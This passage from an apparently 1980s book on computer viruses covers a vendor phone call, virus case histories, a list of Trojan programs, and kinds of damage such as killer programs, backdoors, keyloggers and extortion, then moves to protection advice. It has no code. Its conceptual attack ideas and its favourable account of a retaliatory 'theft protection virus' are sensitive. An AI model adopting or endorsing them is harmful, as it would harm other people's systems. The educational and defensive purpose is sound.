In regards to your virus program, unfortunately I must inform you that we have no need for such programs in our company. As manufacturers of productivity software we concentrate on universal application programs for word processing, calculations, graphics, project control and databases. We also see no need for your program in the development of operating systems.

A clear sign, in the author's opinion, of the lack of competence on the part of the writer, who obviously has not recognized the seriousness of this development. Another pleasant mark of incompetence was received from company P. This firm wanted to market the virus:

We are interested in the end-user price your program should or will be offered at, whether you want to sell through dealers or directly, etc.

Of course, nothing became of this business. We are still left with the question of whether you could sell a virus program at all. But it's clear that the writer of this letter did not concern himself with this.

### 5.3 An informative discussion

As a typical example of the intentional or unintentional misinformation given to customers, some excerpts from the transcript of a telephone conversation from August, 1986 are reproduced here. To avoid problems for employees of the firms in question, their names have been changed. Among the companies taking positions in this conversation on the areas of data security/operating systems is one of the largest in the EDP industry. This company, which I'll call WBM (Worldwide Business Machines), offers an information service with callback. The VSC (Very Small Computer) company is asking for more information about multi-user systems. The friendly, but inexperienced, young man could not give the information on the telephone, but assured that an expert would call back. This call-back occurred about half an hour later and the following conversation resulted:

WBM: Hello?

VSC: This is the VSC company. My name is H. Grummel.

WBM: Mr. Grummel, you called for some information?

VSC: Yes, I wanted some information about multi-user systems...

WBM: And you are interested in something in the 08/15 line? (08/15 = type of computer offered by the WBM company)

VSC: Yes, I would like to know more about the WBM multi-user systems in general. Particularly about the operating systems installed on them.

WBM: Yes, well naturally that's not so simple, since you don't have to know all the details of the operating system in order to develop applications.

VSC: I have special needs, well I suppose I'd better go into a bit further so that you understand what I mean. Have you ever heard of virus programs?

WBM: VIRUSES?

VSC: Yes!

WBM: Never!

VSC: They are completely unknown to you?

WBM: Yes.

VSC: But you are probably familiar with the theory?

WBM: Yes.

VSC: I have developed a program for the PC-XT and AT which has virus properties, which is not to say that it's a virus. Naturally I have also worked this through further and developed a protection against it, and now I'm wondering: are larger computers just as susceptible as the small ones, and do protections exist? Or must

you as the user anticipate that such problems can be encountered under certain circumstances.

WBM: There..., that viruses are there? ...and what effect do these programs have?

VSC: With my virus program, the user can obtain total control over his system, I can make any password protection unusable, I can manipulate files, I can disable all privileges, make MS-DOS write-protection, etc., all unusable.

WBM: Aha, and you want to market something like that?

VSC: No, on the contrary, I want to determine...

WBM: A protection against it...

VSC: A defense for the smaller computers, PCs, XT's and AT's is almost ready. I'm concerned with how it involves mainframes, which have a greater potential for problems. You know yourself that these devices are used in high-security areas. And when the danger arises that a virus program or a type of virus program is planted—whether you have the ability to follow this path back and find something out about it—that is why I'm especially interested in the operating system.

WBM: Yes, now I don't know if I should tell you this...

VSC: Why?

WBM: No, jokes aside. Just...uh...our computers are relatively .??.?

VSC: ...have you ever encountered any precautions intended to prevent something like that (a virus attack)?

WBM: Not that I was aware of. We have also never... we have never been made aware of a case, at least with our "middle-range" computers. There have been things like someone has broken some password...

VSC: ...when you deliver systems of the size of the 08/15...how much is the user or customer, who buys this system from you, whether it's now a software house or a direct user, how much information do you give about the operating system?

WBM: Nothing at all!

VSC: So you have no starting points for direct system programming?

WBM: No...!

VSC: To say nothing of a listing of the operating system?

WBM: ...That is already generated, the operating system. You just stick a disk in, and that's it.

VSC: Yes, yes I know how such systems are installed. The reason I'm asking is that special system-level programming, is as necessary for certain special applications; to do this you must also know

the operating system. I can imagine that you as a customer would want to know what was going on inside the computer.

WBM: What you're telling me... I believe you that there is something like that in principle, but on the other hand I have never heard of such a thing in my, our circle of acquaintances, and I don't really know what I can do for you.

VSC: Well, I would be very grateful if you could arrange for me to get documentation for your mainframes. I can understand if you are a bit skeptical about technical documentation.

WBM: Yes, well, the documentation that is available to our customers, that's the problem, when you have mainframes or other computers, the documentation, it's not just a book...it's yards of books. So, this documentation costs a lot of money and is licensed, and without a license, without having signed a contract, you don't get any documentation at all.

VSC: But you at least have brochures?

WBM: But you won't get anything out of them. They state that the operating system, I'll just name it, PLOP exists for a 08/19, and nothing else. At least nothing about what you need.

VSC: ...and the operating systems are developed exclusively in the states, that's correct?

WBM: That's not quite correct.

VSC: Also here in Germany?

WBM: There are various labs.

VSC: Here in Germany?

WBM: Yes.

VSC: That's interesting. Who is doing this?

WBM: Well, we have labs in all of the larger cities.

VSC: Is it possible to get an address of one of these?

WBM: Well...that's roughly like if you were to write a letter to Mr. WBM. That's difficult...You've written to WBM... I would recommend that you write down what you are doing and I will talk to someone in one of the labs...Yes, write down what you are doing and what requirements you have. That you would like to talk to someone from the labs who does operating system development and maintenance. I don't see any way of helping you from the regional business office here. Anything I could give you would be just a waste of your time to read, basically. You would get an overview, but that's not what you want.

VSC: Isn't it thinkable that within such a complex system there are "back doors," which can be used to gain entry to the system later?

WBM: Well, it's like this. We here are subject to very specific data protection conditions. ...or we are subject to specific conditions of security. ...WBM is an organization which is very, very sensitive about security, in every sense which you can imagine. When someone here, I'll just give you an example, when you take a piece of paper marked Confidential and you throw it in the garbage, that's grounds for dismissal. Naturally that has nothing to do with what you're talking about. I just wanted to give you a bit of a feel for it.

VSC: Yes, certainly, but you must work the problem through.

WBM: Perhaps we have something like that, I don't know, you know, when you have something like that, you can't tell just anyone that you have it... At the moment I can only make the suggestion that you turn to \_\_\_ with your request and maybe someone there can refer you to a lab or someone with the appropriate expertise, I can't.

VSC: Thank you for your call...


Needless to say, the author never heard from WBM again, either by letter or by telephone.

**6**

**Examples of viruses**

## 6. Examples of viruses

It should be obvious that we cannot cover all of the possible types of computer viruses in this chapter, nor can we discuss all of the consequences of them. We'll describe however, some of the more prominent cases, some of which have already been mentioned, but this chapter is not intended to be a complete guide to the use of computer viruses.





### 6.1 Diagnosis: Virus attack?

Since Fred Cohen started the discussion of computer viruses, there have been reports in the newspapers about data loss in computer installations said to be caused by computer viruses. Among the most prominent victims include university computers in Hamburg, Berlin, Delaware, and Washington D.C. to mention a few. It has been proven to be extremely difficult to obtain detailed information about the events. It seems likely that journalists who didn't understand the situation correctly didn't know what to make of some statements made by the system authorities and so the incidents were reported as virus related. The only way to obtain proof of a virus attack is to find out what happened to the infected programs. In the authors experience, these programs have always been destroyed, according to those in charge. So far it's been impossible to provide definitive proof of a virus attack.

Some cases can be documented and are given brief mention here:

#### The Christmas virus

The Christmas Virus (VM/CMS) may be known to some readers, at least by name. It spread allegedly from Clausthal, West Germany—quickly over EARN/Bitnet (a scientific/academic network) and soon appeared as far away as Tokyo. A listing of this program can be found in Section 10.3.

#### The Vienna virus

An extremely clever MS-DOS computer virus, whose function is described in more detail in Section 10.3. The effects of its manipulation task can hardly be calculated here. In the most harmless case it causes a system crash. The extent of its current propagation is hard to guess because the manipulation task of the virus is active only under certain conditions (during system clock seconds evenly divisible by eight).

#### Israeli PC virus

It wasn't as bad as a newspaper headline at the start of 1988 which read "Killer program; First computer dying." The virus in the central computer of the Hebrew University of Jerusalem turned out to be much less harmful. The fact that the term hacker was equated with saboteur should make clear the style of this newspaper, but it contributed to such people being labeled more and more as criminals.

Investigations based on this article revealed that although viruses had appeared at this university, they had not attacked the mainframe, but rather MS-DOS PCs.

An anti-virus was quickly developed. Since the weaknesses of this antidote were well known (a small modification to the virus would make the program useless), it was never made available publicly.

**Software vandalism**

A virus appeared at various universities in the U.S. which affected the command processor in such a way that each disk access using TYPE, COPY, DIR, etc., became destructive. The COMMAND.COM on the drive in question would be infected by overwriting its code with the virus. On the fourth infection, the disk being accessed would be completely erased by overwriting the boot tracks and FAT.

The four created "children" carried these same properties...

This virus can be recognized by a modification to the date/time entry of the COMMAND.COM.

**Virus Construction Set**

Meanwhile, a Virus Construction Set (VCS) has been produced in Germany for the Atari ST. This program allows the user to create custom viruses with many options using the GEM interface. The extension of the files to be infected, the drives to be affected, and the manipulation task can all be selected from menus. In addition to the manipulation tasks (erase disk, reset, etc.), user-developed tasks can also be included.

Since the manufacturer was well aware of the dangers, a virus destroyer is included which finds the dispersed viruses and erases the programs in question. The manufacturer allows this program to be loaned to other users for disinfection.

A test revealed that the created viruses can be stopped by using the write-protect as well as setting the read-only attribute of the file. The virus destroyer finds only infected programs, but not the actual virus programs.

**Amiga viruses**

The Amiga's system design offers an ideal environment for virus programs. Here are two of the viruses which have appeared so far:

**SCA virus**

The SCA (Swiss Cracker's Association) resident virus program copies itself to the boot block of a diskette every time the disk is changed. After each successful replication (after the 16th copy), it announces itself with the display:

Something wonderful has happened. Your Amiga is alive...

From all appearances, the operation of the system is not affected beyond this message.

**Byte Bandit virus**

The Byte Bandit virus copies itself to the boot block on every disk change and places its generation number in the child. The virus contains another internal counter at offset 3D4h which causes a system crash after about five minutes, and overwrites block 880 after each 20th reset. This virus can only be removed by overwriting blocks 0 and 1 with zero-bytes. Neither virus program tolerates the other and combinations of the two cause *Guru meditations* (system crash). Both programs are reset-proof (turning the computer off for at least five seconds removes them from memory) and contains text by which they can be easily located.

Naturally, the user wants to know how he can recognize a virus attack.

**Recognizing viruses**

It's almost impossible to find an answer to this question. Naturally, there are certain things which indicate a virus attack, but only a system programmer who has deciphered the internal structure of the virus can provide the ultimate proof. It doesn't require much imagination to see that inspection of all the programs on a system, which already requires a good deal of work on a personal computer, can hardly be realized on a mini-computer or mainframe. Such an inspection is therefore dispensed with on such complex systems and instead the system is completely reinstalled.

Since the emphasis in this chapter is on the MS-DOS operating system, we can give a few tips for recognizing viruses. In December 1986, the Bavarian Hackerpost published a list of programs which were to be treated as obviously harmful. This list, originally taken from an English source, was not intended to be entirely serious—it also warns about programs with sleeper effects, but the most serious offenders are listed here again. All of these programs are Trojan horses, programs which perform other tasks in addition to their normal function.

ARC513.EXE	Upon startup, this program destroys track 0 of the floppy or hard disk.
BALKTALK	There are manipulated versions underway which destroy disk sectors.
DISKSCAN	Exists under various names. Originally had the function of finding bad sectors. The manipulated versions <u>create</u> bad sectors.
DOSKNOWS	Destroys FAT, making the disk unusable. The original version should be exactly 5376 bytes long. Other lengths indicate modifications.
EGABTR	Supposed to improve EGA displays. Erases everything and displays "Arf! Arf! Got you."
FILER.EXE	Deletes data.
SECRET>BAS	Secret in the truest sense of the word. Prevents any access to the hard disk by formatting it.
STRIPES.EXE	Displays the American flag while it reads passwords and stores them in a file called STRIPES.BQS.
VDIR.COM	Disk killer.

Naturally this list is neither complete nor current since the DOS RENAME command is familiar to many users...

If you notice one or more of the following, it would be a good idea to make a closer examination of the software:

- 1) Programs are slower than usual
- 2) Programs perform disk access which they didn't before
- 3) Load time increases
- 4) Obscure system crashes
- 5) Programs which could previously be loaded now terminate with the error message "Not enough memory"
- 6) Increasing storage requirements of programs
- 7) Unknown or unclear error messages
- 8) Decreasing storage space on the disk without files having been added or expanded
- 9) Memory-resident software (such as Sidekick®) run with errors or not at all

Now every reader will say: "I have already experienced some of these events on my system." This is not surprising when you consider how complex the MS-DOS system has become. But the reader may also assert that such errors only arise when new or modified software is used (allegedly the hardware is defective). If you have never encountered these errors, just try loading several memory-resident programs into the computer at the same time. One error message or another is sure to result.

**Virus errors** These errors are caused by *compatibility problems*, such as when an interrupt address is changed by several programs. Naturally, virus programs have the same compatibility problems. They must work in secret without the user becoming aware of what they are doing, a task which isn't always easy to fulfill. And since even large software houses have problems with the executability of their programs, a virus program has at least the same problems, if not more. Generally there isn't enough time for an exhaustive test, and so the viruses are incomplete and contain errors. These errors are what can make the user aware of these viruses.

## 6.2 Crasher viruses

Not all errors which are caused by viruses are programming errors. Some types of virus programs have no other function than to create errors in the system. The most common error is a system crash. When this occurs the system no longer allows any accesses from the outside and it's no longer possible to find any clues as to the cause of the error.

Here other operating systems have clear advantages over MS-DOS. A typical example of this is the SYSLOG (System Log), a file in which all of the error messages are noted. Even with a system crash, the cause can often be determined, given sufficient knowledge of the operating system. The operation is quite simple and can even be realized under MS-DOS:

The function of the SYSLOG is similar to a "dead-man switch" on a train or boat. If a switch is not held down or pressed regularly, the train stops.

In the computer, a certain program routine is regularly serviced. If it's not serviced, the entire working memory is stored. From this file the system engineer can determine the cause of the error.

System crashes caused by viruses can have various sources. One reason was already discussed in Section 6.1, namely programming errors in the virus programs. A second reason is incompatibilities with the system or the software installed on it. The third and most important cause is the intentional system crash. That is, the virus was programmed to cripple the computer. These crashes can have very different appearances. Starting with wildly alternating screen patterns to annoying squealing from the speaker to the *silent crash*, which is noticeable only in that no inputs are accepted from the keyboard. Usually the *warm start* (pressing the Alt, Ctrl and Del keys on an MS-DOS computer) is also disabled, and on devices without reset buttons, the computer must be shut off. Since some computers are equipped with thermal protection mechanisms which prevent rapid powering off and on, such a crash can force a delay of 15 minutes. It's easy to imagine how nerve-racking such a crash can be, caused after about 30 minutes of use.

What can you do in a case like this?

System crashes of the kind described above don't have to be caused by virus programs. A crash which always occurs 30 minutes after power-on may have been caused in the hardware, for example. A low-quality socket, a "cold" solder joint, or a defective chip are error sources which can lead to disturbances after warming. And since it takes a while after the computer is turned on before it reaches its operating temperature, the error doesn't occur until some time after the computer is turned on. When such events occur, the system must be submitted to a thorough test. This means, for example, that it's necessary to first disconnect the computer from the line voltage and then start it up again because a warm start doesn't always

erase the entire working memory. Then you must boot with an original write-protected disk and just let the computer run for a while.

If errors still result, then the cause is probably in the hardware, which is either defective or is not matched to the operating system used.

The next step in the error search should be to load a diagnostic disk, but you must make sure that the diagnostic disk is write-protected. If the hardware passes these tests, you start comprehensive tests of the operating system and user software. Through this naturally time-consuming process the erroneous, incompatible or changed program can be identified and removed. If the error occurs again, then you can begin to suspect a virus infection which has been transferred to other programs. Backup copies of programs (again write-protected) should then be compared to the programs in use with the MS-DOS COMP command. If differences are found, you should enlist the help of a system engineer.

### 6.3 Can viruses destroy hardware?

Normally you should assume that it's not possible to damage or destroy the hardware of a computer through software commands. Certainly the manufacturers make efforts to protect the systems from programming errors as completely as possible. All the same, in early popular home computers it was possible to cause irreparable damage to the computer through a POKE command. This has been corrected, but some computers did fall victim to this command.

#### Killer programs

Fortunately there is hardly any simple way to damage hardware today. But the developers of *killer programs* are quite inventive. The fact that the destructive programs described in the following have not yet appeared in virus form is probably nothing but sheer luck. For example, there is a routine which instructs the disk controller to place the read/write head of the disk drive on a non-existing inner track. On some drives this causes the head to jam against a stop on the inside of the drive and it can be freed only by opening the drive and moving the head by hand.

As a second example, we should mention the susceptibility of peripheral devices. Many printers have in their command sets a command to move the paper backwards. This is useful in plotter mode or for adjusting the paper. Anyone who has tried to move a large number of pages with the backward-feed command probably ended up with a paper jam in the printer, requiring the printer to be dismantled and cleaned.

The last example of this type of program is one which erases a control track from a hard disk. It does this in such a manner that the disk cannot even be reformatted. So far it has not been possible to examine this program, but confirmation from a number of Bavarian hackers leads us to believe that it can be done.

A special category of programs includes those which don't cause any measurable damage because they do not destroy something directly, but only wear it out. A small change to the CONFIG.SYS file can cause the number of accesses to the hard disk to increase dramatically. The author has had experience with a minicomputer which was hopelessly under-equipped with 128K of main memory. The operating system had to continually move various programs in and out of memory, even when no user work was being done. Such procedures access the hard drive considerably more in a single day than would a week of normal use.



## 6.4 Error simulation viruses

Another type of virus leads the user to believe that there are errors in his system. Such "false errors" have been used for some time by software houses, although not in connection with virus programs, to expose pirated copies of software. An example of such an error:

```
Internal error number: 084 876 at position PC 586  
Please notify the manufacturer
```

Naturally, there is no such error. The error message is created by an attempt to bypass the copy protection and contains nothing more than the serial number of the program, which the software house can use to determine where this copy came from.

It can be expected that such methods are also used by virus programmers. A harmless example for such an error simulation virus is the Rush Hour virus program by B. Fix, which simulates a defective keyboard and produces a noise over the system speaker each time a key is pressed. It does this after the computer has been turned on for a certain time, leading the user to believe that there is some thermal problem with the keyboard.


We must distinguish between programs which just display an error message directly on the screen or printer and programs which actually cause errors. Here it's difficult to draw a line between the simulation viruses and the destructive viruses. A virus which continually identifies more and more sectors on the hard disk as defective and thus decreases the storage capacity of the hard disk cannot be clearly assigned to either one of these groups. An error is simulated for the user, but no actual damage is done to the hardware because the disk can be restored by reformatting it. But this behavior may cause some users to switch to a different hard disk brand when they see that the number of bad sectors keep increasing.

Basically, there are no limits to the imagination of virus programmers when it involves simulating a defective system. All that is needed to make the user begin to doubt his computer is to display the error message "PARITY CHECK 1" at regular intervals. The hard disk example above shows that such programs can increase hardware sales, and it remains to be seen whether the increasingly competitive hardware market induces some companies to use viruses to stimulate demand.



### 6.5 Target: Data

The worst damage, more consequential than hardware destroying viruses, can be caused by programs which tamper with data. The most harmless variant involves simply erasing data. Here backup copies can be used to restore the damage. Much more destructive are changes to data which are not as easy to detect. This often requires detailed knowledge of the data structures, but damage can also be caused without this information. Example:



It's easy to imagine the consequences of such a manipulation of the payroll files in your employer's computer.

Another form of data manipulation is the inflation of data. If customer files are filled with imaginary names, the result is more than increased access time. Large quantities of waste are produced when this file is used for a direct mailing if the recipients of the advertisements do not exist. This does not only cause unnecessary postage and advertising costs. If such an inflated file is backed up, it's virtually impossible to free it of the unwanted names. The manipulations of this sort make it very difficult to determine the actual extent of the damage, since the search and print times also increase as a result of the increased number of file entries. And who can count the additional wear and tear, the delays caused to the users, the wasted storage space, etc., in dollars and cents?

## 6.6 Theft of computer time

The more you examine the manipulations which can be performed by viruses, the more you realize the great costs involved with virus programs. The theft of computer time is a good example. If you assume that each program in the computer takes a certain amount of the computer's time, even if it's just loading time, then you must come to the conclusion that virus programs always hurt the users because they steal system time. The user isn't initially aware of this because the time requirements of virus programs are relatively small. But as the computing ability of the system continues to decrease, the user suffers a detriment which theoretically can be expressed in dollars and cents. In practice, it's a scarcely solvable problem to calculate the exact extent of the damages because you cannot establish how large the loss of computer time really was, depending on the implementation of the virus.

### Slow-down viruses

What was said above applies not only to viruses which consume processing time because of their properties as virus programs. It also applies to virus programs which have the manipulation task of slowing down the system. The danger that such a virus would be discovered prematurely is minimal when the delay time is small. The entire system becomes slower and the cause is first blamed on system jobs which have been called unknowingly. Since this turns out to be untrue, it can lead to expansion or replacement of the current computer system, since the old one is apparently no longer capable of handling the workload.

The variants of computer time theft described so far have been of a purely destructive nature. Naturally virus programs can also be used to obtain access rights, that is, give outsiders the opportunity to use the system. This could look like this:

### Call-me viruses

On a computer equipped with modems and dial-up lines, a virus program is installed through a disk "forgotten" by the manufacturer which is completely silent during the day and does nothing except replicate itself. Then when the system time reaches 3:00 AM the virus becomes active and calls up the virus programmer and gives him access to the system. This not only gives the virus program access to the data, the owner of the computer must also pay the telephone costs for this access. For some time hackers have gained access to mainframes in similar ways:

A job designed to "permit access" was installed on the system. This job was installed multiple times under various names. Even when the system authorities found one of these programs, there were always enough copies present under different names to allow the "game" to continue.

### 6.7 Taking advantage

Naturally it's not always the intent of the programmer to cause damage to other people or organizations through the use of virus programs. It can be much more efficient for the developer to gain a personal advantage for himself. Of course, one way of doing this is to hurt the other. But more tempting is the possibility of increasing your salary, for example. There are some risks in this which may not be obvious to everyone. According to security experts, the path of the money in all known manipulations of this type can be traced. The most well-known coup of this type is an incident which occurred at a large corporation where several million dollars were set aside. Here, too, it was possible to trace the money and track down the perpetrator. To be sure, some (not entirely legal) steps were necessary before he was caught, but justice prevailed in this case.

Much has been accomplished in the area of computer security in the meantime, but in spite of this, computers are still susceptible to manipulations, whereby it doesn't matter whether these manipulations are caused by viruses or other methods. But as easy as it may seem to use computer viruses for these purposes, great care must be exercised to avoid disturbing the basic structure of the payment system. Those who think that they can easily line their pockets with the help of computer viruses are in for a rude awakening.

## 6.8 Extortion

A particularly unpleasant fact is the simple option of extortion. Users who are dependent on their computers and who have the appropriate financial means are easy targets for extortionists. This is because these people or organizations make themselves vulnerable through the use of computers. Those most in danger are banks, insurance firms and large corporations. These users have not only financial losses due to loss of computer time to fear, but also loss of confidence and credibility in the eyes of their customers.

Extortions have taken the form of either the theft of data media and the demand of money for their return or data being appropriated and the victim threatened with its publication. However, there is rarely anything to be learned about the exact circumstances and the victims are generally afraid to report anything out of fear of bad publicity. If the perpetrator has succeeded in making the data unusable in the manner described, the company must pay large sums of money to get the data back. Even if this money doesn't go to the perpetrator, the sum that would be paid to the system engineers for reconstructing the data would reach a similar level. This is to say nothing of the losses arising from the down-time of the computer.

According to official information, such cases have never involved the use of computer viruses. Since the larger users are very aware of their dependency, backup copies are stored in vaults, often accompanied by armed guards, in order to reduce the danger of media being stolen.

### 6.9 Industrial and other espionage

The previous discussions should have made it clear to everyone that virus programs involve a particular subtle way for foreign programs to infiltrate computer systems. And if we ask who is predestined for infiltration and covert activities, we come quickly to secret services. It's unimaginable that the KGB or the CIA would pass up such a seemingly fantastic method of implementing secret spying software in foreign computers. This assumption has been confirmed in well informed circles: "...detailed information about viruses of every type, concerning techniques of their manufacturer and infiltration into computer systems of every size, has been known for some time."

How else should this statement be interpreted than as a confirmation of the use of virus programs. The fact that none of this information "known for some time" has been publicly released, indicates that there is some military use. Understandably, the author was unable to obtain a statement from anyone concerning this. You can assume with almost absolute certainty that viruses are already being used in military applications. But it is just as certain that every computerized nation in the world is also concerned with this topic, although not publicly.

Naturally this leads us to the conclusion "what's good for the military is good for industry." And certainly none of us would contest that industrial espionage is worldwide. According to the CIA, Soviet-bloc secret agencies have for years obtained some of their information first-hand by using *compromised emissions*. The term for the radio-frequency interference produced by a computer, which naturally contains program and data information. This is intercepted and evaluated. If such methods are used for industrial espionage, why shouldn't computer viruses also find their place among the tools of industrial spies. The advantages over previous spying methods are clear.

## 6.10 Pros and cons of passwords

When it comes to protecting a file or program against unauthorized access, you always use password protection. While in older programs the passwords were found somewhere in the program code in ASCII form, the methods for securing passwords have become much more refined in the meantime. Today if you want to find a password on a computer system you must extend considerable effort, assuming that the user hasn't made it easier by using the name of a spouse or child as a password. But since an inherent feature of passwords is that they must be entered over the keyboard, it's easy to see that a memory-resident program which monitors the keyboard could also come into possession of the password. The only problem is installing this program on the computer. Infiltration, such as through a "Trojan horse" has often been used (see Section 6.1). Here virus programs offer the programmer a new quality of infiltration possibilities. This doesn't apply so much to personal computers as it does to the area of multi-user installations, which contain many different priority levels. While a program placed on a PC can monitor the entire working memory, there are software and/or hardware barriers on larger systems or networks which separate the individual users from each other. Since a virus doesn't spread by trying to break down these barriers, but uses legal methods, the risk of discovery is slight.

Once the virus with its manipulation task has reached the area of highest priority, the only problem it has is to keep from being discovered. This is not a big problem on systems with large enough memory capacities. While the users are still under the false assumption that they are working on a secure system, thinking that all of their files are well protected, the virus is busily performing its manipulation task of writing all of the entered commands into one of the users' hidden files, available at any time to the initiator of the virus.

Precisely because of the assumption that the system is well protected, the user is easily lead to trust data and information to the system which he would normally keep locked away in a safe. Even when it's determined that the system passwords were learned through the use of a virus, it's usually impossible to tell when the virus entered the system and how long this has been going on. No information can be gathered about how much information could have made it outside and how high the resulting damages really are. Under certain circumstances, even the suspicion that the data might have gotten out is sufficient to make the data worthless. Something like the suspicion that a potential opponent could have deciphered the construction of strategic cryptography programs is enough to make the entire program, developed over a time of perhaps several hundred man-years, completely worthless.

From this realization you can come to the conclusion that password protection is certainly no way to secure data. Here the question arises whether the access to the computer could be made more secure by checking for some unchangeable feature of the user, such as fingerprints or something similar. You can imagine a system that reads the user's fingerprint when logging in. Certain other non-reproducible characteristics of the user could be tested, such as the user's typing rhythm. All of these tests should be performed by separate hardware safeguards to protect them from manipulations by virus programs.

## 6.11 Theft protection virus

At the close of this chapter, after all of the illegal ways to use viruses, we should describe a legal and even useful variant.

Almost every programmer has given thought to how he can effectively and discreetly protect his program from piracy. It seems obvious to think about using viruses as a form of copy protection. For the programmer it would certainly be a pleasure if the virus implemented in his program became active only when a pirated copy was started. But as nice as this possibility would be, it's not legal in this form. At best, a copy protection mechanism can destroy the copy of a program; under no circumstances must it have any affect on other files. Thus the user does not have to worry that there is a virus hidden in the software package he just purchased that is just waiting to strike a backup copy.

Despite this, there are ways to use viruses legally. Many program developers and show exhibitors are afraid of someone copying the important new version of a program when they're not looking. You cannot prevent the act of copying with the help of viruses, but you can certainly take away all the joy from theft if the program is first infected with a virus, which, for example reads a certain address in ROM or the system date. If the program environment doesn't agree with the development system, the virus becomes active and infects the thief's files. In addition, the virus could place some identification in the infected program so that it would be quite easy to identify the perpetrator if one of the programs appears somewhere. However, these possibilities should not blind you to the fact that you're skirting the edge of legality with such a theft-protection virus and that there are also effective copy and theft-protection options which do not use virulent code.



## **7**

# **Protection strategies**

## 7. Protection strategies

Now that we've heard enough about the dangers of viruses, in this chapter we'll discuss protection strategies which all users can use without requiring any special hardware or software knowledge. We'll discuss how the spread of a virus or the damage caused by viruses can be limited as much as possible through careful arrangement of the computing environment.

No technical knowledge is required to do this. The individual measures refer to software, data, operating system, users and—to limit the damage, insurance.

## 7.1 Software

Whenever anyone gets a computer, they are faced with the problem of obtaining the best software at the lowest price. Generally, little value is placed on security aspects.

Viewed from the standpoint of the "virus risk," really only one alternative offers the maximum security: Develop software yourself!

This type of protection would certainly be effective, but hardly practical, so each user must take certain measures to ensure that his software is as safe as possible. For obtaining software on the open market there are some alternatives which can be divided into the following groups:

- |                                |   |
|--------------------------------|---|
| <b>Self development</b>        | This offers maximum security, but assumes considerable programming knowledge. The programming knowledge must be extensive enough as to not cause any damage by poor programming techniques. Security mechanisms of various types should be installed when developing programs yourself. The presence and operation of these security mechanisms should be guarded as one of the most important operating secrets.   |
| <b>Employee development</b>    | Few users or companies can afford to have their software developed by their own employees. Good programmers are generally expensive or refuse long-term employment offers. The problems listed under self development also apply to the problem of bad programmers. Another factor is that there must either be careful post-development checks, or there must be a strong trust relationship.  |
| <b>Independent programmers</b> | Independent programmers play a considerable part in the range of individual solutions, and can be found in almost any city. These are generally one-man operations who offer custom programming for a price. The user must generally take into consideration that he will not receive the source code unless he is prepared to pay a high price. It has shown to be an acceptable safeguard to leave the source code in the possession of a mutually-agreed-upon third party. This way the user and programmer are protected not only in case of manipulation, but this way the user also limits the risk of problems arising from bankruptcy or death of the programmer. |
| <b>Software houses</b>         | Due to the high pay scale of programmers, software houses are generally the most cost-effective custom software source. Beyond a given size, these firms are quite conscious of their market power and are not as ready to compromise as independent programmers. However, the user should always insist that either the source code be included or that it be deposited with a third party.  |

**Off-the-shelf software**

On the surface, off-the-shelf software seems to be the most cost-effective solution. But the user quickly loses the general view when it involves the acquisition of complex programs. Often it's similar to buying a car where the basic model has a tempting low price, but even the cigarette lighter costs extra. The cost of the complete package quickly exceeds the funds originally allotted to it. There are two other problems with off-the-shelf software: First, the user cannot make small changes to the program to adapt it to his own personal taste, and second, there is no way to obtain the source code.

*What else should be taken into account when purchasing software?*

Special emphasis should be placed on making sure that all media are write-protected. Programs which use a copy protection scheme that requires a "write enabled" program disk should be avoided at all costs because this makes the original distribution media susceptible to virus manipulation. In addition, a copy of the program should be made immediately after it's acquired, preferably in the presence of witnesses, and then this backup should be placed in the keeping of a third party. This way if the program is destroyed, you can always go back to this copy. In case of manipulation as a result of this software you could prove the source of the manipulation.

In addition, protection software can be used which makes it difficult for unauthorized people to access the computer.

Setting up a LOG file in which all of the activities on the system are recorded can also be helpful. This is true only if the LOG file is written on a WORM device (a non-erasable data medium). An erased or manipulated LOG is just as good as none.

Another possibility is to use checking software which uses verification algorithms to guarantee that a particular area of the software remains unchanged. This system has the advantage of that it guarantees the compatibility of the system to the industry standard and places no restrictions on the user.

In conclusion we should not forget to point out that you cannot trust software from any given source any more than you trust the programmer of the software.

## 7.2 Data

The protection measures described here serve less to protect against virus programs than they do to protect against the manipulation tasks of virus programs. But in rare cases it's also possible to place a virus program in a data file and call it at the proper time. In a "von Neumann" computer, data can also be treated as a program, confirming this danger.

But regardless of whether a virus is placed in the data file or whether it just makes undesired changes to the data, the resulting effect is always quite unpleasant for the user.

The protection possibilities are similar to those for software.

**Protection software** The use of one or more programs which either makes it difficult to modify data or report such modifications.

**Monitoring** Performs checks of data files at irregular intervals. There are various ways of achieving this. Among other things, these methods are dependent on the structure of the data files. The following options come into question:

- a) Use of verification software
- b) Visual checks of small data files with TYPE or DEBUG
- c) Use of standard compare functions

